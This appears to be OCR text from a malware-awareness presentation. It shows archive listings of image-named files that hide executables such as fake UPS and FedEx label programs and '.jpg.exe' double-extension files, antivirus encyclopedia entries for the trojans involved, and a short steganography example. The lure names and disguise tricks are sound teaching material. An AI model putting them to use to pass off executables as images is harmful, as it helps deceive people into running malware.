

mbossard-947-Helen-17.jpg



mbossard-960-Helen-35.jpg







76886-hiram Date taken: Specify date taken
JPG File Tags: Add a tag
Rating:
Size: 25.0 KB
Title: Add a title
Authors: Add an author



E:\liszkascp\17Oct2010.zip\76886-hiram.jpg\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
E:\liszkascp\17Oct2010.zip\76886-hiram.jpg\
Name Size Packed Size Modified Created Attributes Encrypted Co... CRC Method Host OS Version Folders Files
Label_UPS_Nr342 41 472 25 334 2010-10-15 20:23 D - 1C1D6... Store FAT 10 0 1
1 object(s) selected 25 633 25 633
E:\liszkascp\17Oct2010.zip\76886-hiram.jpg\Label_UPS_Nr342\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
E:\liszkascp\17Oct2010.zip\76886-hiram.jpg\Label_UPS_Nr342\
Name Size Packed Size Modified Created Att
Label_UPS_Nr342.exe 41 472 25 334 2010-10-15 19:30
0 object(s) selected


E:\liszkascp\10Sep2010.zip\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
E:\liszkascp\10Sep2010.zip\
Name Size Packed Size Modified Creat
43194-loggy.jpg 11 203 10 846 2010-08-19 13:34
43225-unpalatable.jpg 12 011 11 411 2010-08-19 18:43
438-burro.jpg 11 521 11 250 2010-08-19 01:07
44453-attitudinal.jpg 12 344 11 995 2010-08-19 21:11
44664-hitler.jpg 22 383 22 326 2010-09-10 06:04
44926-image001.jpg 96 076 90 848 2010-09-10 06:04
45570-unemployable.jpg 11 916 11 475 2010-08-14 23:48
46434-image001-1.jpg 44 186 41 292 2010-09-10 06:04
1 object(s) selected
22 383
22 383
2010-09-10 06:04


E:\liszkascp\10Sep2010.zip\44664-hitler.jpg\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
E:\liszkascp\10Sep2010.zip\44664-hitler.jpg\
Name Size Packed Size Modified Created
FedEx_postal_label_Nr3181.exe 39 936 22 204 2010-09-07 22:34
0 object(s) selected



Name	Size	Packed Size	Modified	Created	Attributes	Encrypted	Co...
795-IMG_20131001_76475.jpg.exe	40 960	16 074	2013-10-01 12:36			-	
303-znw5.jpg	278 149	270 437	2013-10-02 08:00			-	
631-07wh.jpg	7 748	7 258	2013-10-02 08:00			-	
784-yivmrd2.jpg	11 592	11 235	2013-10-02 08:00			-	
381-20131001_013740.jpeg.exe	84 181	50 122	2013-10-01 12:26			-	
402-photo001521.jpg	52 692	52 544	2013-10-02 08:00			-	
121-image002.jpg	16 016	9 180	2013-10-02 08:00			-	
323-IMG_20131001_76475.jpg.exe	40 960	16 074	2013-10-01 12:36			-	
430-image007.jpg	3 850	3 429	2013-10-02 08:00			-	
486-image003.jpg	4 892	4 485	2013-10-02 08:00			-	
521-image002.jpg	5 392	5 169	2013-10-02 08:00			-	
522-image008.jpg	3 604	3 175	2013-10-02 08:00			-	
651-image001.jpg	237 084	212 319	2013-10-02 08:00			-	
660-image006.jpg	3 336	2 897	2013-10-02 08:00			-	
691-IMG_20131001_76475.jpg.exe	40 960	16 074	2013-10-01 12:36			-	
787-image004.jpg	5 428	5 027	2013-10-02 08:00			-	
899-image010.jpg	2 739	2 555	2013-10-02 08:00			-	
945-image009.jpg	3 801	3 591	2013-10-02 08:00			-	
962-image001.jpg	208 701	194 411	2013-10-02 08:00			-	
118-image001.gif	20 102	20 102	2013-10-02 08:00			-	
604-image001.gif	20 102	20 102	2013-10-02 08:00			-	
783-image001-1.gif	20 102	20 102	2013-10-02 08:00			-	
935-image001-1.gif	20 102	20 102	2013-10-02 08:00			-	
324-image005.png	42 096	42 106	2013-10-02 08:00			-	
409-23.jpg	41 640	41 451	2013-10-02 08:00			-	
997-t3.ed.header_background.gif	85	77	2013-10-02 08:00			-	



ESET VIRUS RADAR BETA

HOME > Threat Encyclopaedia > Descriptions > Win32/TrojanDownloader.Zurgop.AB

Threat | Timeline | Prevalence Map | Threat Variant


Win32/TrojanDownloader.Zurgop [Threat Name] go to Threat

Win32/TrojanDownloader.Zurgop.AB [Threat Variant Name]

Category	trojan
Size	45056 B
Detection created	Jul 08, 2011
Signature database version	6276
Aliases	Trojan.Win32.VBKrypt.etxe (Kaspersky) TrojanDownloader:Win32/Dofoil.D (Microsoft) Backdoor.Trojan (Symantec)

http://www.virusradar.com/en/Win32_TrojanDownloader.Zurgop.AB/description


RDN/Generic PWS.y!vg!99C179ADCF62 - Malware - McAfee ...
... AVG (GriSoft), PSW.Generic12.ETY (Trojan horse). avira, TR/**PSW.Papras**.
CP.1. ... Eset, Win32/**PSW.Papras.CP**. panda, Suspicious. ...
www.mcafee.com/threat-intelligence/malware/default.aspx?id=4476906&region=us




http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=4476906&region=us


Kodak
5X

10786-Natalyalm-34.jpg




Name
Date modified
Type
Size
realsteg
4/20/2011 9:45 PM
File
1 KB
realsteg
4/20/2011 9:45 PM
TIFF image
1 KB

•X÷‹\¼bæ]œ→™,|G´ÁpSáê↑
™£K5½ÂhÃéŠ¨®¹çŸ Zt$r→ú²gÅ¹P…)ŸkûZGÍt3&0kŸ¹ÞSêYGþ¾Ï<(*vJôÍZx¡È—
aÎ ÛFT,:/ G?7Î¾┘
'Œò™r3z#8 Á¡Œ G§ ïò¨Y ÚýôU¡1’pl#„,Tü—ÌGiÊ'←ªo&ÂO+ïÊ

You looked!